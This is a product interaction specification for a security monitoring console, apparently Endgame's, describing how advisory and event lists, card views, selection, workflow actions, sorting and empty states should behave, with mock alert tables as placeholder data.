Cluster	Severity	Type	Assignee	Date	Status
ADOOOP	High	Malware		Aug 11, 9:55 AM	New
ADOOOP	Anomalous	Abnormal Package		Aug 11, 7:19 AM	New
ADOOOP	Anomalous	Abnormal Process		Aug 11, 6:30 AM	New
ADOOOP	Anomalous	Abnormal Process		Aug 11, 4:59 AM	New

List view showing column sort and drop sort menu selection. closed

Cluster	Severity	Type	Assignee	Date	Status
ADOOOP	High	Malware		Aug 11, 9:55 AM	New
ADOOOP	Anomalous	Abnormal Package		Aug 11, 7:19 AM	New
ADOOOP	Anomalous	Abnormal Process		Aug 11, 6:30 AM	New
ADOOOP	Anomalous	Abnormal Process		Aug 11, 4:59 AM	New

Drop sort menu selection open.

Cluster	Severity	Type	Assignee	Date	Status
ADOOOP	High	Malware		Aug 11, 9:55 AM	New
ADOOOP	Anomalous	Abnormal Package		Aug 11, 7:19 AM	New
ADOOOP	Medium	Abnormal Process		Aug 11, 6:30 AM	New
ADOOOP	Anomalous	Abnormal Package		Aug 11, 4:59 AM	New
ADOOOP	High	Malware		Aug 10, 11:55 PM	New
ADOOOP	Anomalous	Abnormal Process		Aug 10, 9:47 PM	New
ADOOOP	Anomalous	Abnormal Package		Aug 10, 8:25 PM	New
ADOOOP	Medium	Malware	John Snow	Aug 10, 3:22 PM	Reviewed
ADOOOP	Medium	Malware	Jane Doe	Aug 10, 1:42 PM	Reviewed
ADOOOP	High	Malware		Aug 10, 12:18 PM	Reviewed
ADOOOP	Anomalous	Abnormal Process		Aug 10, 9:55 AM	Reviewed
ADOOOP	Anomalous	Abnormal Package	John Snow	Aug 10, 7:19 AM	Reviewed
ADOOOP	Medium	Malware		Aug 10, 6:30 AM	Reviewed

Highlighted row with hover

7. Viewing more

LIST VIEW: List view utilizes hovers for additional information. When a user hovers over a particular advisory in the list view, additional information and options should show which include:

Additional information, based on Advisory type

Investigate action

Dismissed action

Once a user selects a particular action either by hovering or using the checkbox, the success message should appear (section TBD) and the workflow item status should update to match the action taken. If the action moves the advisory to a different queue, that advisory should no longer show in the active queue.

Advisory List Interactivity, con't

7. Viewing more, card view


CARD VIEW: In the card view, the user will see additional information by clicking on the "View More" area of the card. This includes the same information above the "LIST VIEW" section. The card should visually "flip" so that the user sees the "back" of the card. If a user clicks in the top area of the flipped card or on any other card, the flipped card should flip back to its initial state.

8. Selecting advisories (individual and multiple)


LIST VIEW: The Advisory List functions similarly to Gmail's inbox. Each advisory has a checkbox option that allows the user to select a specific advisory or select a group of advisories via the header/top checkbox.

Selecting one or more individual advisories should partially select the top checkbox while selecting all visible advisories should show the top checkbox as fully checked.

The top checkbox should also toggle in its selection. That is, if the top box is completely empty, checking the top box should select every visible advisory. If the top checkbox is partially or completely checked, clicking the top checkbox should unselect every selected advisory.



Viewing more, card view



Selecting advisories, list view, partial

Selecting advisories, list view, all


Advisory List Interactivity, con't

CARD VIEW: Clicking anywhere on a card (with the exception of the “View more” area) “selects” the card. Once a card is selected, clicking again that area will unselect the card. The user can also mass select advisories by clicking the “Group action” button and choosing to “Select Page” or “Select All” which will select either all on the current screen or every advisory in the filtered queue. The buttons will then shift to say “Deselect Page” or “Deselect All” and all selected items will become unselected. The total number selected should update the “X currently selected” header.

9. Group Action


Clicking the “Group Action” button allows the user to select an action to take on currently selected advisories - Dismiss, Resolve or Assign

Scenario 1 and 2 can be done either through the top checkbox as discussed in the previous section while scenario 3 can only occur within the Group Action dropdown.



Selecting individual cards

9



Scenario 1: Some selected by hand

Scenario 2: User selects all on current screen

Scenario 3: User selects all advisories in the active queue

Advisory List Interactivity, con't

10. Applying workflow and assigning advisories

Advisories start as “New” in the system. The user may then triage their advisory listing by applying actions to the advisories.

Once one or more advisories are selected, the labels/functions that are available are:

Resolved

Dismissed


Assigned

“Resolved” and “Dismissed” advisories are removed from the user’s active queue and flagged as being closed (Resolved) or not relevant/important (Dismissed) and then placed in the archive.


While not a specific step in the workflow process, advisories can also be assigned to an “owner”. When an advisory is assigned to an owner, its queue membership will not change, however, the advisory’s icon will change to denote its status as being “owned”. An advisory can only belong to one person or no one. If it has been assigned to someone, the advisory will show up in their queue when they search for their own advisories.

These steps are available to both individual advisories as well as group selected advisories as outlined in the previous section(s).

NOTE: “Reviewed” advisories are advisories that the user has read but is not ready to remove from their current queue. This step happens automatically when a user reviews the hover (list view) or the flips the card (card view.)



Assigning advisories to users



Selecting advisories that have been assigned to me/current user

Advisory List Interactivity, con't


11. Last updated date

At the bottom of the advisory list is a “Last Updated Date” This is the date and time the user loaded the page. This is important because it serves as a “freshness” date on the list. It’s possible more advisories (and events) will come in after the user has loaded the page. Since there is currently no way to let the user know how many new advisories or events have come in since they loaded the page, this will serve as a marker of how long they have been on the page. When the user paginates or reloads the page, this information should update.

12. Empty State

If the system has no advisories, the user should still be able to see their active queues (both Current and Archive) however the buttons should be disabled and there should be specific messaging letting the user know there is no data available. Pagination should also reflect the lack of pages available to browse.

NOTE: Archive should function exactly the same way - that is, the user can browse to the Archive via the tab however the buttons and links should reflect a lack of records and pages available for browsing.




<input type="checkbox"/>	Command and control traffic to 123.21.23.3 from vti-rescan on db.mycompany.com dev-cassandra-1.egpnsachet	PROD-ALL	Medium	Malware	John Snow	Aug 10, 6:30 AM	Reviewed	👁
<input type="checkbox"/>	Abnormal process behavior (/usr/bin/basename) db.mycompany.com	HADOOP	High	Malware	John Snow	Aug 10, 4:59 AM	Reviewed	👁
<input type="checkbox"/>	Privilege Escalation by vti-rescan on mail2.mycompany.com ip-132.54.32.278	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 9, 11:55 PM	Reviewed	👁

ADVISORY LIST

11 LAST UPDATED: AUG 16, 2015 3:24 PM

Last updated date/time in the Advisory list



Interaction Specifications

Screen by screen analysis and guide for building each area of the application including null/empty and error states.

This chapter contains:

- Dashboard
- Advisories
- Events
- Individual Advisory
- Clusters
- MetaMachine / Individual Host
- Hosts List

Events

Events are the building blocks of Advisories which are what make Enterprise so robust. Events also occur at a very rapid pace which is why it's necessary to have a way to interact and review/search the thousands of events. The user may not utilize this area of the site as often as the advisories or investigator views, however, its purpose as a robust log

makes it essential for investigation and reporting purposes. The system will generate advisories by the second which means giving the user very easy search capabilities that can process myriads of facets and values within one interface.

ENDGAME.

DASHBOARD

ADVISORIES

CLUSTERS

HOSTS

EVENTS

Top Event Types (Last Month)

Excessive Failed Logins 220

Listen Port Closed 180

Abnormal Process Behavior 45

Top Event Hosts (Last Month)

IP: 122.54.32.278 18

IP: 56.14.132.120 12

IP: 45.123.102.90 9

Top Users (Last Month)

root 1.5k

nobody 1.2k

admin 994

Search

Expand All

13k Events currently returned.

Sort By: Date

Events	Process Name	User	Path	Parent Process Exec	Date
Abnormal process behavior (usr/bin/rf)	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 9:55 AM
Malware Detected (Fobus.A)	plugin_host	admin	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 7:19 AM
Abnormal process behavior (usr/bin/basename)	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 6:30 AM
Listen port closed (25048[21:22])	plugin_host	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 4:59 AM
Abnormal process behavior (usr/cat)	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 11:55 PM
Sensor disconnected	plugin_host	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 9:47 PM
Abnormal process behavior (usr/bin/basename)	taskgated	admin	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 8:25 PM
Malware Detected (Stocker.A)	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 3:22 PM
Abnormal process behavior (usr/bin/rf)	plugin_host	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 1:42 PM
Listen port closed (1194[21:3141])	plugin_host	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 12:18 PM
Malware Detected (Stocker.A)	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 9:55 AM
Listen port closed (25048[21:22])	plugin_host	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 7:19 AM
Abnormal process behavior (usr/bin/rf)	taskgated	admin	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 6:30 AM
Malware Detected (Fobus.A)	plugin_host	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 4:59 AM
Sensor disconnected	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 13, 11:55 PM

© Copyright 2015 Endgame, Inc. Version 1.3 (US-CA)

LAST UPDATED: AUG 15, 2015 9:24 PM

Events, list view

ENDGAME.

DASHBOARD

ADVISORIES

CLUSTERS

HOSTS

EVENTS

Top Event Types (Last Month)

Excessive Failed Logins 220

Listen Port Closed 180

Abnormal Process Behavior 45

Top Event Hosts (Last Month)

IP: 122.54.32.278 18

IP: 56.14.132.120 12

IP: 45.123.102.90 9

Top Users (Last Month)

root 1.5k

nobody 1.2k

admin 994

Search

Malware Detected

0 Events currently returned.

Sort By: Date

Events	Process Name	User	Path	Parent Process Exec	Date
Malware Detected (Fobus.A)	plugin_host	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 9, 4:59 AM
PID 7239	cwd /my/blah02/path	IP 121.42.35.462	protocol tcp.example01		
src_ip 10.4.2.4	PPID 4124	src_port source port ex	sha1 hash file example01		
dst_ip 11.5.6.2	connection_addr 151.6.177.34	dst_port dest port ex	md5 process file example01		
sensor my agent	domain domain.string.name.example02	port port alias ex	group vagrant		
Malware Detected (Stocker.A)	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 5, 1:42 PM
PID 4139	cwd /my/blah01/path	IP 121.42.35.462	protocol tcp.example04		
src_ip 13.4.2.4	PPID 7137	src_port source port ex02	sha1 hash file example04		
dst_ip 11.4.12.3	connection_addr 234.25.716.1	dst_port dest port ex02	md5 process file example04		
sensor my agent02	domain domain.string.name.example1	port port alias ex02	group vagrant		
Malware Detected (Fobus.A)	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 4, 12:18 PM
PID 4229	cwd /my/blah/path	IP 133.54.151.191	protocol tcp.example		
src_ip 22.4.3.4	PPID 4829	src_port source port ex03	sha1 hash file example		
dst_ip 17.5.6.3	connection_addr 242.15.762.1	dst_port dest port ex03	md5 process file example		
sensor my agent03	domain domain.string.name.example	port port alias ex03	group vagrant		
Malware Detected (Stocker.A)	plugin_host	admin	[src_ip] -> [dest_ip]	/bin/apache	Aug 2, 9:47 PM
PID 8239	cwd /my/blah04/path	IP 121.42.35.462	protocol tcp.example05		
src_ip 12.11.0.0	PPID 1516	src_port source port ex04	sha1 hash file example05		
dst_ip 8.12.23.2	connection_addr 717.25.24.0	dst_port dest port ex04	md5 process file example05		

© Copyright 2015 Endgame, Inc. Version 1.3 (US-CA)

LAST UPDATED: AUG 15, 2015 9:24 PM

Expanded events, list view

Event List Interactivity

1. Event List KPIs

The user arrives in the Event queue via side nav, individual event and from the dashboard.

KPIs are presented at the top of the screen and are a running 30 day total of event properties, based on one of three areas. They include:

- Top Event Types
- Top Event Hosts
- Top Users

There are no charts needed/utilized in the KPIs section. Instead the numbers should simply present themselves with corresponding icons for each section. Final icons TBD.

EMPTY STATE


When there are no events in the system, the KPIs should reflect this by letting the user know there is no data and graying out the visuals. The information should still consume the same amount of space relative to the page and include an outline of the missing KPIs but it should utilize the lighter color palette presented in the Visual Design section of this document.

2. Event - getting started/info included


By default, events should include the following information:

- Events
- Path
- Process Name
- Parent Processes
- User
- Date/time

Events happen so quickly that they should not auto-populate the queue. Instead the user should search and filter to bring up desired events. The alternative method of landing on the page can be a pre-filtered view such as all events on a particular host or events by a particular user.



Event KPIs with data



Empty event KPIs

The screenshot shows the ENDGAME dashboard with the sidebar. The main content area displays a table of events. The table has columns for 'Events', 'Process Name', 'User', 'Path', 'Parent Process Exec', and 'Date'. The first row shows an event with the process name 'Abnormal process behavior (/usr/bin/tr)', user 'root', path '[src_ip] -> [dest_ip]', parent process '/bin/apache', and date 'Aug 15, 9:55 AM'. Above the table, there is a search bar, an 'Expand All' button, and a message '13k Events currently returned.'.

Events	Process Name	User	Path	Parent Process Exec	Date
Abnormal process behavior (/usr/bin/tr) ip-122.54.32.278	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 9:55 AM

Event information

Unlike Advisories, events do not have any associated workflow nor owners. They do not live in a particular queue and they only persist for 30 days unless they are associated with an advisory, in which case they will persist in the system for up to 1 year.

Event List Interactivity, con't

3. Expanding/collapsing events

Events, by default, display in a collapsed list view. Clicking on the row expands that individual event, however, the user can expand all events currently showing by clicking the "Expand All" button.

When the user clicks the "Expand All" button, the button should change into the "Collapse All" button as shown in the lower image, essentially making the button act as a toggle between the two states. There is no intermediary button when/if a user chooses to only expand selected events, i.e., the user does not utilize the button but instead manually clicks on one or more events.

4. Nested event info

When events are expanded, additional information is revealed as illustrated in the bottom image.

5. Sorting columns

Just like advisories, event columns are sorted by clicking on the column name or utilizing the sort drop down. Each column should be sortable and the currently sorted column should be denoted with an arrow next to the column name. The selected sort should also appear next to the "Sort By" menu text. Clicking the currently sorted column reverses the sort order. Standard sort orders are:

Event, alphabetical

Process name, alphabetical

User, alphabetical

Path, alphabetical

Parent process, alphabetical

Date (most-> least recent)

The date format should display as "Mmm d hh:mm". Seconds should be left off for clarity, and unless the

Events	Process Name	User	Path	Parent Process Exec	Date
